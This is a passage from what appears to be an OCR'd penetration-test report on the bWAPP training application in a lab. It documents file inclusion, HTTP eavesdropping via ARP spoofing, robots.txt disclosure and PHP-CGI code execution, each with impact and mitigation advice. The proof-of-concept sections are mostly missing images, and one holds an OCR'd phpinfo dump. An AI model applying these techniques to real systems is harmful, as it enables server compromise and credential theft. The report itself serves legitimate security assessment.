
Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/rlfi.php**
Infected Parameter	**Files**
Parameter Type	**GET**
Attack Vector	**URL parameters**

Analysis: After examining the web page http://192.168.73.146/bWAPP/rlfi.php , we were able to manipulate URL query parameters that are directly used to access the files from the web application server**.**

POC:



Impact: Execution of Arbitrary Code: Attackers can include malicious files from remote locations, leading to arbitrary code execution on the server. Server Compromise: Depending on the server's configuration, attackers might gain control of the system.

Mitigations:

Apply proper file path validation and normalization to prevent file inclusion.

Validate and sanitize user input to ensure it doesn't contain malicious characters or sequences.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

When including files, use proper APIs that prevent remote or local file inclusion by design.

Configure file permissions to limit access to sensitive files.

4.19 Security Misconfiguration – MITM (HTTP)

Vulnerability: This vulnerability occurs when the communication between the client (user's browser) and the server is intercepted by an attacker who can view, modify, or inject data into the communication stream. This can happen if the communication is not encrypted or if the attacker can exploit vulnerabilities to tamper with the communication.


Severity: High

Affected on:


Infected URL	**http://192.168.73.146/bWAPP/sm_mitm_1.php**
Infected Parameter	**Client**
Parameter Type	**Eavesdropping**
Attack Vector	**Unencrypted communication**

Analysis: After examining the web page http://192.168.73.146/bWAPP/sm_mitm_1.php , we were able to eavesdrop on communication using Wireshark as the medium and we were able to read the transmitted login credentials.

POC:



ARP Spoofing:



Impact: Attackers can intercept sensitive data transmitted between the client and the server, including login credentials, personal information, and confidential data. Attackers can modify

data being sent between the client and the server, leading to unauthorized changes or actions in the application. If session tokens or cookies are intercepted, attackers can take over a user's session and perform actions on their behalf.

Mitigations:

Use HTTPS instead of HTTP, which is a secure protocol that encrypts the data being transmitted between the client and the server.

This can help prevent the attacker from reading or modifying the data, and also verify the identity of the server using certificates.

Use HSTS (HTTP Strict Transport Security), which is a web security policy that forces the client to use HTTPS for all connections to a specific domain. This can help prevent the attacker from downgrading the connection to HTTP or using fake certificates.

Use VPN (Virtual Private Network), which is a service that creates a secure tunnel between the client and the server, and encrypts all the traffic that passes through it. This can help protect the data from being intercepted or tampered with by an attacker on a public or untrusted network.

Use firewalls and antivirus software, which can help block or detect any malicious traffic or programs that may try to intercept or modify the data. This can help prevent the attacker from gaining access to the client or the server, or installing any malware that may facilitate a MitM attack

Redirect all HTTP traffic to HTTPS to prevent users from inadvertently using unencrypted communication.

4.20 Security Misconfiguration – Robots File

Vulnerability: This vulnerability occurs when the robots.txt file is improperly configured and allows unauthorized access to directories or files that contain sensitive information. Attackers can view the robots.txt file to identify restricted directories or files that are meant to be hidden from public access.


Severity: Low


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/sm_robots.php**
Infected Parameter	**Robots.txt**
Parameter Type	**GET**
Attack Vector	**URL parameter**

Analysis: After examining the web page http://192.168.73.146/bWAPP/sm_robots.php , we were able to discover hidden or restricted directories and files that may contain sensitive data, confidential information, or proprietary resources.


POC:







SensitiveFilesDisclosed



Impact: Attackers can discover hidden or restricted directories and files that may contain sensitive data, confidential information, or proprietary resources. Attackers can use the information disclosed in the robots.txt file for reconnaissance purposes, gathering data that could be exploited in further attacks.

Mitigations:

Ensure that the robots.txt file is correctly configured to disallow access to sensitive directories or files. Avoid including any sensitive information in the robots.txt file or within directories that are disallowed.

Periodically review and update the robots.txt file to reflect the current state of the website and its security requirements. Use the Disallow directive to explicitly specify which directories or files should not be indexed or crawled by search engines.

Use authentication and authorization mechanisms, such as passwords, tokens, or certificates to protect any sensitive or restricted areas of the website from unauthorized access. This can help prevent attackers from accessing those locations even if they know about them from the robots.txt file.

Use encryption, such as HTTPS, to secure the communication between the client and the server. This can help prevent attackers from intercepting or modifying the data being exchanged, and also verify the identity of the server using certificates.

4.21 Vulnerable & Out-dated Components – PHP CGI Remote Code Execution

Vulnerability: This vulnerability occurs when the PHP CGI binary is executed with improper or insecure parameters, allowing attackers to provide malicious input that gets executed as code on the server. Attackers can exploit this vulnerability to execute arbitrary commands, upload malicious files, or perform other malicious actions on the server.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/php_cgi.php**
Infected Parameter	**PHP CGI binary**
Parameter Type	**GET**
Attack Vector	**Misconfigured PHP CGI**


Analysis: After examining the web page http://192.168.73.146/bWAPP/php_cgi.php , we were able to exploit misconfigurations in the PHP CGI binary, typically involving improper handling of query parameters.

POC:






bWAPP - PHP CGI Remot
phpinfo()
192.168.73.146/bWAPP/admin/phpinfo.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://3.6.32.158:8004/ Censys Search Common Vulnerability... testing sites
Other Bookmarks
PHP Version 5.2.4-2ubuntu5
System
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686
Build Date
Feb 27 2008 20:37:38
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php5/cgi
Loaded Configuration File
/etc/php5/cgi/php.ini
Scan this dir for additional .ini files
/etc/php5/cgi/conf.d
additional .ini files parsed
/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/ldap.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini, /etc/php5/cgi/conf.d/pdo_sqlite.ini, /etc/php5/cgi/conf.d/sqlite.ini
PHP API
20041225
PHP Extension
20060613
Zend Extension
220060519
Debug Build
no
